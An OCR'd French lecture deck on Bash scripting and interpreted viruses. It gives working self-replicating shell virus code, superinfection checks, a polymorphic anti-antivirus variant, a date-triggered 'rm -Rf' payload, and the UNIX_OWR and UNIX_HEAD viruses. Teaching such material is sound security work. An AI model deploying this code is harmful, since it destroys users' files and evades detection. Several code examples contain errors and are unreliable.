
Virus Interprétés

Février 2026



Plan

1. Bourne Again Shell - Rappel
2. Le virus `vbashp` et quelques améliorations
3. Exemples réels
4. Conclusion

Bourne Again Shell - Rappel

- Un langage interprété est exécuté instruction après instruction par un interpréteur de commande.
- Il n'y a pas forcément utilisation de fichier exécutable.
- Nous utiliserons ici le BASH (Bourne Again Shell) utilisé sous Linux.

Variables

Variable : une variable est un identifiant qui représente une valeur (ici chaîne de caractères ou valeur numérique) stockée en mémoire.

```
> c=3
> echo $c
3
```

Par contre

```
> c=3
> echo c
c
```

Chaîne de caractères

Pour former une chaîne de caractères on utilise

- Les doubles quotes " : les caractères spéciaux ($,{,[,...) sont actifs

```
> c=3
> echo "c vaut $c"
c vaut 3
```

- Le simple quote : les caractères spéciaux sont inactifs

```
> c=3
> echo 'c vaut $c'
c vaut $c
```

Variables d'environnement

Des variables sont déjà définies dans Unix

- $USER = nom de l'utilisateur courant
- $PWD = répertoire courant
- $UID = numéro identifiant utilisateur
- $PATH = chemins où chercher les exécutables
- $PRINTER = nom de l'imprimante par défaut
- etc. (cf. le Bash guide for beginner)

Pour obtenir la liste

```
> env
SSH_AGENT_PID=2160
GPG_AGENT_INFO=/run/user/clegrand/keyring-mdCATW/gpg:0:1
TERM=xterm
SHELL=/bin/bash
XDG_SESSION_COOKIE=0fa2a2b6a4363c6cab497b6350eb2d66-1379405595.671295-20
WINDOWID=58720260
...
```

Variables

- Toute nouvelle variable n'est définie que dans le shell dans lequel on travaille.
- La commande **export** étend cette définition aux shells fils.

Exemple :

```
> A="coucou"
> B="bye"
> export B
> echo $A $B
coucou bye
> bash # On entre dans un shell fils
> echo $A
> echo $B
bye
```

Arithmétique

- On peut dans un bash effectuer de l'arithmétique élémentaire.
- Par défaut une expression arithmétique est une chaîne de caractères.
- Pour forcer l'exécution des calculs on utilise

  $((<exp_arith>)).

- Exemple :

```
>a=3
>b=$a+4
>echo b
3+4
>b=$(( $a+4))
>echo b
7
```

Récupération du résultat d'une commande

Pour récupérer le résultat (sortie standard) d'une commande on utilise la syntaxe

```
var=$(commande arg1 arg2 ...argN)
```

Exemple :

```
> a=$(whoami)
> echo $a
clegrand
> b=$(date)
> echo "Aujourd'hui nous sommes le $b"
Aujourd'hui nous sommes le Tue Sep 17 14:30:40 CEST 2
```

Script simple

Un script peut d'abord se résumer en une suite de commandes

```
#!/bin/bash
commande1 liste_params
commande2 liste_params
...
commanden liste_params
```

Dans la 1ère ligne `/bin/bash` donne le chemin de l'interpréteur à utiliser pour exécuter le fichier.

Exemple de bonjour.sh

```
#!/bin/bash
#Hello world
echo "Bonjour $USER"
echo "Tu te trouves dans le repertoire $PWD"
```

Exécution bonjour.sh. On met le droit d'exécution au fichier `bonjour.sh`

```
> chmod u+x bonjour.sh
```

On exécute

```
> ./bonjour.sh
Bonjour toto
Tu te trouves dans le repertoire /home/toto/bin/
```

Paramètres

On peut passer des paramètres à l'exécution d'un script

- `$i` (ou `${i}` si $i > 10$) est égal au ième argument
- `$#` est égal au nombre d'arguments
- `$*` est égal à la liste des arguments

Script parametres.sh

Le fichier `parametres.sh` contient

parametres.sh

```
#!/bin/bash
#utilisation des parametres
echo "$0 est le nom de la commande"
echo "$1 est le premier argument"
echo "$2 est le second argument"
echo "etc."
echo "$# est le nombre d'arguments"
echo "\"$*\" est la liste des arguments"
```

À l'exécution on obtient

```
> chmod u+x parametres.sh
>./parametres.sh un deux trois
./parametres.sh est le nom de la commande
un est le premier argument
deux est le second argument
etc
4 est le nombre d'arguments
"un deux trois" est la liste des arguments
```

Tableaux

- Les tableaux se déclarent avec des valeurs entre parenthèses.

```
> Tableau=("un" "deux" "trois")
>echo ${Tableau[2]}
trois
```

- On peut ajouter à la fin les valeurs une à une

```
>Tableau=()
>Tableau+=("un")
>Tableau+=("deux")
>Tableau+=("trois")
> echo "elt0=${Tableau[0]}, elt2=${Tableau[2]}"
elt0=un, elt2=trois
```

Tableaux (suite)

- On peut modifier l'élément d'un indice donné

```
> Tableau=("un" "deux" "trois")
> Tableau[1]="2"
> echo ${Tableau[@]}
un 2 trois
```

où `Tableau[@]` correspond au tableau en entier.

- Pour parcourir les valeurs d'un tableau on peut faire :

```
Tableau=("un" "deux" "trois")
for val in ${Tableau[@]}
do
  echo "Valeur du tableau : $val"
done
```

- Pour afficher la taille du tableau :

```
> Tableau=("un" "deux" "trois")
> echo "${#Tableau[@]}"
3
```

Structures de contrôle

- Expression conditionnelle : `if then else fi`
- Boucle `for do done`, `while`, `until`

Expression Booléenne

Une expression booléenne s'évalue avec la commande `test` ou en mettant l'expression entre crochets []

`[ -f FILE ]`	True si FILE existe
`[ -r FILE ]`	True si FILE existe et est accessible en lecture
`[ FILE1 -nt FILE2 ]`	True si FILE1 est plus récent que FILE2
Etc..	cf. le bash user guide
[Arg1 -eq Arg2]	True si Arg1 est égal à Arg2
[Arg1 -ne Arg2]	True si Arg1 est différent de Arg2
[Arg1 -gt Arg2]	True si Arg1 est supérieur strict à Arg2
[Arg1 -ge Arg2]	True si Arg1 est supérieur ou égal à Arg2
[string1 != string2]	True si la chaîne string1 est différente de string2
Etc..	cf. le bash user guide

Exemple de if, verif.sh

```
#!/bin/bash
echo "Ce script vérifie l'existence de /var/log/messages"
echo "Vérifications.."
if test -f /var/log/messages
then
  echo "/var/log/messages existe"
fi
echo "\n done"
```

Exemple de for, nb_fichier_lecture.sh

nb_fichier_lecture.sh

```
#!/bin/bash
echo "Ce script compte le nombre de fichiers"
echo "accessibles en lecture"
nombre=0
for nom in $(ls)
do
  if [ -r $nom ]
  then
    nombre=$(($nombre+1))
  fi
done
echo "Il y a exactement $nombre fichiers"
echo "accessibles en lecture"
```

Quelques commandes utiles

Filtres :

- **grep** sélectionne des lignes contenant un motif.
- **head** sélectionne les premières lignes d'un fichier.
- **tail** sélectionne les dernières lignes d'un fichier.

Découpage :

- **cut** découpe une ligne à partir d'un séparateur.

Autre :

- **cat** affiche le contenu d'un fichier.
- **tr** traduit ou substitue des caractères par d'autres.

Exemple : cat, head, tail

```
> cat coucou.txt
coucou1
coucou2
...
coucou9
coucou10
> head -n 4 coucou.txt
coucou1
coucou2
coucou3
coucou4
> head -n 4 coucou.txt | tail -n 1
coucou4
```

Exemple : head, tail pour sélectionner des caractères

```
> echo "abcdefghijklmnopqrstuvwxyz" | head -c 3
abc
> echo "abcdefghijklmnopqrstuvwxyz" | tail -c 3
xyz
> echo "abcdefghijklmnopqrstuvwxyz" | head -c 3 | tail -c 1
c
```

Autre méthode pour sélectionner des caractères

```
> ch="abcdefghijk"
> echo ${ch:3}  # selectionne les caracteres a partir de l'indice 3
defghijk
> echo ${ch:3:6} # selection les caracteres entre l'indice 3 et 6
defghi
```

Exemple pour tr

- On substitue une minuscule par une majuscule

```
> echo "bonjour il fait beau" | tr "abc...vwxyz" "ABC...VWXYZ"
BONJOUR IL FAIT BEAU
```

- On substitue les retours à la ligne par des "@" :

```
> cat hello.txt
Hello,
Today is a nice day
the sky is blue
and
the sun is shinning
>  cat hello.txt | tr '\n' '@'
Hello,@Today is a nice day@the sky is blue@and@the sun is shinning@
```

`tr -s " "` remplace les répétitions d'espaces consécutifs par un seul.

Exemple pour cut

Avec `-d` on spécifie le séparateur et avec `-fn` on choisit de n'afficher que le `n`-ème terme de chaque ligne.

```
$ ls -l | cut -f1
total 12
drwxrwxr-x 2 clegrand clegrand 4096 oct.   3  2024 dir1
drwxrwxr-x 3 clegrand clegrand 4096 oct.   3  2024 dir2
-rw-rw-r-- 1 clegrand clegrand    8 avril 23 22:01 fic1.txt
-rw-rw-r-- 1 clegrand clegrand    0 avril 23 22:01 fic2.txt
clegrand@clegrand-laptop:~/tmp$ ls -l | cut -d" " -f1
total
drwxrwxr-x
drwxrwxr-x
-rw-rw-r--
-rw-rw-r--
```

Plan

1 Bourne Again Shell - Rappel

2 Le virus `vbashp` et quelques améliorations
- Lutte contre la surinfection
- La lutte anti-antivirale : le polymorphisme
- Autres améliorations possibles

3 Exemples réels

4 Conclusion

vbashp

```
for i in *.sh;
do # pour tous les fichiers avec l'extension sh
if test  "./$i" != "$0";
   then # si cible != fichier infectant en cours
   tail -n 5 $0 | cat >> $i; # ajout code du virus
fi
done
```

vbashp

```
for i in *.sh;
do # pour tous les fichiers avec l'extension sh
if test  "./$i" != "$0";
   then # si cible != fichier infectant en cours
   tail -n 5 $0 | cat >> $i; # ajout code du virus
fi
done
```

- Il infecte tous les fichiers portant l'extension `.sh`.

vbashp

```
for i in *.sh;
do # pour tous les fichiers avec l'extension sh
if test  "./$i" != "$0";
   then # si cible != fichier infectant en cours
   tail -n 5 $0 | cat >> $i; # ajout code du virus
fi
done
```

- Il infecte tous les fichiers portant l'extension `.sh`.
- Il n'infecte pas le script infectant.

vbashp

```
for i in *.sh;
do # pour tous les fichiers avec l'extension sh
if test  "./$i" != "$0";
   then # si cible != fichier infectant en cours
   tail -n 5 $0 | cat >> $i; # ajout code du virus
fi
done
```

- Il infecte tous les fichiers portant l'extension `.sh`.
- Il n'infecte pas le script infectant.
- Il fonctionne par ajout de code en fin de fichier.

vbashp

```
for i in *.sh;
do # pour tous les fichiers avec l'extension sh
if test  "./$i" != "$0";
   then # si cible != fichier infectant en cours
   tail -n 5 $0 | cat >> $i; # ajout code du virus
fi
done
```

- Il infecte tous les fichiers portant l'extension `.sh`.
- Il n'infecte pas le script infectant.
- Il fonctionne par ajout de code en fin de fichier.
- Ce virus a une taille de 91 octets.

vbashp

```
for i in *.sh;
do # pour tous les fichiers avec l'extension sh
if test  "./$i" != "$0";
   then # si cible != fichier infectant en cours
   tail -n 5 $0 | cat >> $i; # ajout code du virus
fi
done
```

- Il infecte tous les fichiers portant l'extension `.sh`.
- Il n'infecte pas le script infectant.
- Il fonctionne par ajout de code en fin de fichier.
- Ce virus a une taille de 91 octets.
- L'ajout en fin de fichier ne requiert pas de fichier temporaire.

vbashp

```
for i in *.sh;
do # pour tous les fichiers avec l'extension sh
if test  "./$i" != "$0";
   then # si cible != fichier infectant en cours
   tail -n 5 $0 | cat >> $i; # ajout code du virus
fi
done
```

- Il infecte tous les fichiers portant l'extension `.sh`.
- Il n'infecte pas le script infectant.
- Il fonctionne par ajout de code en fin de fichier.
- Ce virus a une taille de 91 octets.
- L'ajout en fin de fichier ne requiert pas de fichier temporaire.
- À l'exécution d'un `.sh` infecté le code viral est exécuté en dernier.

Caractéristiques du virus `vbashp`

- L'action est limitée au répertoire courant.
- Le virus n'est pas furtif : on peut le repérer simplement par son nom.
- Le virus n'est pas polymorphe : la totalité du code peut servir de signature.
- Le virus ne fait pas de lutte contre la surinfection.
- Le virus n'a pas de charge finale.

Amélioration du virus `vbashp`

Nous allons effectuer les améliorations suivantes du virus `vbashp`

- Une lutte contre la surinfection.
- Des variantes un peu améliorées de cette lutte contre la surinfection.
- Lutte anti-antivirale : le polymorphisme.

Plan

1 Bourne Again Shell - Rappel

2 Le virus `vbashp` et quelques améliorations
- Lutte contre la surinfection
- La lutte anti-antivirale : le polymorphisme
- Autres améliorations possibles

3 Exemples réels

4 Conclusion

Lutte contre la surinfection

- Le virus doit vérifier qu'il n'a pas déjà infecté le fichier cible considéré.
- Pour cela il doit rechercher une signature qui est spécifique du virus.
- La signature doit être discriminante : la probabilité de non détection d'une infection antérieure doit être la plus faible possible.
- La signature doit être non incriminante : la probabilité de fausse alarme doit être la plus faible possible.

Stratégie 1 - Utilisation d'une chaîne spécifique

- Insérer une chaîne de caractères spécifique dans le code. Par exemple `ixYT6DFArwz32@oi7`.
- Il suffira alors de rechercher cette chaîne dans le fichier cible

```
if [ -z $(cat $i | grep "ixYT6DFArwz32@oi7") ]
then
     ## infection
fi
```

- Le défaut c'est que la chaîne `ixYT6DFArwz32@oi7` rend le virus vulnérable à une action antivirale.

Stratégie 2 - Variante : le code comme signature

Il faut comparer la fin du fichier infectant :

- avec tail on sélectionne la fin,
- avec `echo -n` on supprime les retours à la ligne.

vbashp-surinf-tail.sh

```
L=11 # nombre de lignes du code viral
for f in *.sh
do
    HOST=$(echo -n $(tail -n $L $f))
    VIR=$(echo -n $(tail -n $L $0))
    if [ "$HOST" != "$VIR" ]
    then
        # infection du fichier f
        tail -n $L $0 >> $f
    fi
done
```

Stratégie 3 - Exécution test

Pour chaque cible :

- Le virus isole les dernières lignes contenant potentiellement le virus.
- Il lance ensuite le code correspondant avec l'argument `"test"`.
- L'exécution avec cet argument provoque l'affichage de `"test"`.
- L'analyse de l'affichage du code exécuté nous dit s'il est infecté ou pas.

vbashp-surinf-test.sh


```
L=23 # nombre de lignes de code viral
if [ ! -z $1 ] &&  [ $1 = "test" ]
   then
       echo "test"   # affiche test quand c'est deja infecte
       exit 0
fi
touch test.sh # fichier temporaire de test de surinfection
chmod u+x test.sh
for f in *.sh
do
    if [ $f != "test.sh" ]
    then
       # gestion de la surinfection
       tail -n $L $f > test.sh # on recupere le code viral
       t=$(echo -n $(./test.sh "test")) # execution test
       if [ "$t" != "test" ]
       then
           # infection
           tail -n $L $0 >> $f
       fi
    fi
done
rm test.sh
```

Plan

1. Bourne Again Shell - Rappel
2. Le virus `vbashp` et quelques améliorations
   - Lutte contre la surinfection
   - La lutte anti-antivirale : le polymorphisme
   - Autres améliorations possibles
3. Exemples réels
4. Conclusion


Le virus vbashp1.sh

Nous allons présenter le code vbashp-polymorph.sh qui procède comme suit :




Le virus vbashp1.sh

Nous allons présenter le code vbashp-polymorph.sh qui procède comme suit :



Le virus vbashp1.sh

Nous allons présenter le code vbashp-polymorph.sh qui procède comme suit :



Polymorphisme

- La stratégie de lutte anti-antivirale consiste à faire varier le code de copie en copie.
- Le code modifié sera un code différent dans la forme, mais effectuera les mêmes tâches.

Polymorphisme : stratégie employée

- L'approche que l'on va adopter consiste à permuter les lignes aléatoirement.
- Nous devrons alors adapter la lutte contre la surinfection :
  - On doit détecter l'infection quelle que soit la forme permutée du virus :

    $\rightarrow$ on utilisera une signature (plus simple).
  - Pour que le virus puisse s'exécuter lors du lancement du fichier, la permutation inverse doit être effectuée.

Polymorphisme : stratégie employée

- Chaque ligne du corps principal du virus contient un commentaire en fin de ligne de la forme `#@n#`
- où `n` est l'indice de la ligne.
- L'encadrement avec `#@.#` permet d'éviter de sélectionner plusieurs lignes avec un grep.

Ébauche du code de restauration

```
######## code de restauration
LI=8  # nombre de ligne de code d'infection
echo "" >  temp.sh
nb=1
while [ $nb -le $LI ]   #boucle de restauration du code viral
do
    cat $0 | grep "#@$nb#"  >> temp.sh
    nb=$(($nb+1))
done
chmod u+x temp.sh && ./temp.sh ## on lance le code viral
rm temp.sh ## on nettoie
exit 0
########## code d'infection ##########
echo "5" #@5#
echo "8" #@8#
echo "2" #@2#
echo "debut" #@1#
echo "3" #@3#
echo "7" #@7#
echo "6" #@6#
```

Polymorphisme : code d'infection

Pour tous les fichiers .sh du répertoire courant :

- Il teste la surinfection par la présence d'une signature.
- Pour les fichiers à infecter il ajoute les lignes une à une aléatoirement :
  - Il énumère les numéros de ligne par une astuce arithmétique : les entiers

    $$n_i = (r * 3^i) \bmod 17 \text{ pour } i = 0, \ldots, 16$$

    sont distincts et aléatoires si r l'est.
  - Il sélectionne la ligne qui contient $\#@n_i\#$ avec un grep.

Code d'infection avec sélection de ligne aléatoirement

```
LI=16
for i in *.sh  #@1#  # "ixYT6DFArwz" c'est la signature
do   #@2#
    if  [  -z "$(grep ixYT6DFArwz $i)" ] #@3#  # recherche de la signature
    then # infection  #@4#
        #@5#
        #@6#
        nb=1; echo $i;  #@7#
        r=$(( ($RANDOM % ($LI+1)) + 1))  #@8#
        while [ $nb -le $LI ] #@9#
        do    #boucle de restauration du code #@10#
            r=$((($r*3) % ($LI+1))) #@11# choix d'une ligne aleatoire
            cat $0 | grep "#@$r#"  >> $i #@12# ajout de la ligne
            nb=$(($nb+1)); echo $r #@13#
        done  #@14#
    fi #@15#
done   #@16#
```

Plan

1 Bourne Again Shell - Rappel

2 Le virus `vbashp` et quelques améliorations
- Lutte contre la surinfection
- La lutte anti-antivirale : le polymorphisme
- Autres améliorations possibles

3 Exemples réels

4 Conclusion

Accroissement de la virulence

- L'action est limitée car elle est restreinte au répertoire courant.
- L'infection par le virus pose le problème de pouvoir distinguer script et fichier compilé.
- On peut augmenter la virulence en testant l'existence de la chaîne `#!/bin/bash` en début de fichier.
- On peut augmenter la virulence en faisant un parcours récursif de l'arborescence des fichiers.

Placement d'une charge finale

- On peut choisir de l'exécuter uniquement si l'infection est réussie.
- Ou encore si un nombre suffisant de fichiers a été infecté.
- Son exécution peut être liée à une condition, par exemple

```
if test "$(date +%b%d)" == "Jan21"; then
 rm -Rf
fi
```

Plan

1. Bourne Again Shell - Rappel
2. Le virus `vbashp` et quelques améliorations
3. Exemples réels
   - Le virus `UNIX_OWR`
   - Le virus `UNIX_HEAD`
4. Conclusion

Plan

1. Bourne Again Shell - Rappel
2. Le virus `vbashp` et quelques améliorations
3. Exemples réels
   - Le virus `UNIX_OWR`
   - Le virus `UNIX_HEAD`
4. Conclusion

UNIX_OWR (pour overwrite) est un virus simple et petit, il fonctionne par écrasement de code.

Le virus UNIX_OWR

```
for file in *; do # pour tout fichier
    cp $0 $file # écraser le fichier cible par le virus
done
```

Caractéristiques de UNIX_OWR

- Sa portée est limitée au répertoire courant.
- Il infecte tous les fichiers (exécutables ou non).
- Le virus s'écrase lui-même provoquant le message d'erreur

  ```
  cp :  ./v' and 'v' are the same file
  ```

  qui pourra éventuellement alerter l'utilisateur.
- Le virus n'est pas furtif : tous les fichiers infectés ont la même taille.

Plan

1. Bourne Again Shell - Rappel
2. Le virus `vbashp` et quelques améliorations
3. Exemples réels
   - Le virus `UNIX_OWR`
   - Le virus `UNIX_HEAD`
4. Conclusion

Le virus UNIX_HEAD

```
for F in * do   # parcours des fichiers
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # si les 9 premiers caractères sont "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copie de la cible dans $HOST
         head -11 $0 > $F 2> /dev/null
         # écrase le fichier cible
         # avec les 11 premières lignes
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # le contenu du fichier cible est ajouté
         # à la suite du code viral
      fi
   done
```

Le virus UNIX_HEAD

```
for F in * do   # parcours des fichiers
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # si les 9 premiers caractères sont "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copie de la cible dans $HOST
         head -11 $0 > $F 2> /dev/null
         # écrase le fichier cible
         # avec les 11 premières lignes
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # le contenu du fichier cible est ajouté
         # à la suite du code viral
      fi
   done
```

Le virus UNIX_HEAD

```
for F in * do   # parcours des fichiers
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # si les 9 premiers caractères sont "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copie de la cible dans $HOST
         head -11 $0 > $F 2> /dev/null
         # écrase le fichier cible
         # avec les 11 premières lignes
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # le contenu du fichier cible est ajouté
         # à la suite du code viral
      fi
   done
```

Le virus UNIX_HEAD

```
for F in * do   # parcours des fichiers
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # si les 9 premiers caractères sont "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copie de la cible dans $HOST
         head -11 $0 > $F 2> /dev/null
         # écrase le fichier cible
         # avec les 11 premières lignes
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # le contenu du fichier cible est ajouté
         # à la suite du code viral
      fi
   done
```

Le virus UNIX_HEAD

```
for F in * do   # parcours des fichiers
   do
      if[ "$(head -c9 $F 2 >> /dev/null)" == "#!/bin/bash"]
         # si les 9 premiers caractères sont "#!/bin/bash"
      then
         HOST=$(cat $F | tr '\n' \xc7))
         # copie de la cible dans $HOST
         head -11 $0 > $F 2> /dev/null
         # écrase le fichier cible
         # avec les 11 premières lignes
         echo $HOST | tr \xc7 '\n' >> $F 2> /dev/null
         # le contenu du fichier cible est ajouté
         # à la suite du code viral
      fi
   done
```

Caractéristiques de UNIX_HEAD

- Il procède par ajout de code.
- Sa portée est limitée au répertoire courant.
- Il n'y a pas de gestion de la surinfection.
- Le virus n'est pas furtif, les fichiers infectés ont tendance à grossir.
- La commande `tr` produit des erreurs, rendant le virus visible.

Plan

1. Bourne Again Shell - Rappel
2. Le virus `vbashp` et quelques améliorations
3. Exemples réels
4. Conclusion

Que retenir ?

Ce chapitre couvre les virus en langages interprétés :

- Connaître les bases du scripting Bash.
- Comprendre le mécanisme d'un virus Bash simple (`vbashp`).
- Comprendre la lutte contre la surinfection et ses stratégies.
- Comprendre le polymorphisme comme technique anti-antivirale.
- Connaître des exemples réels de virus Shell (`UNIX_OWR`, `UNIX_HEAD`).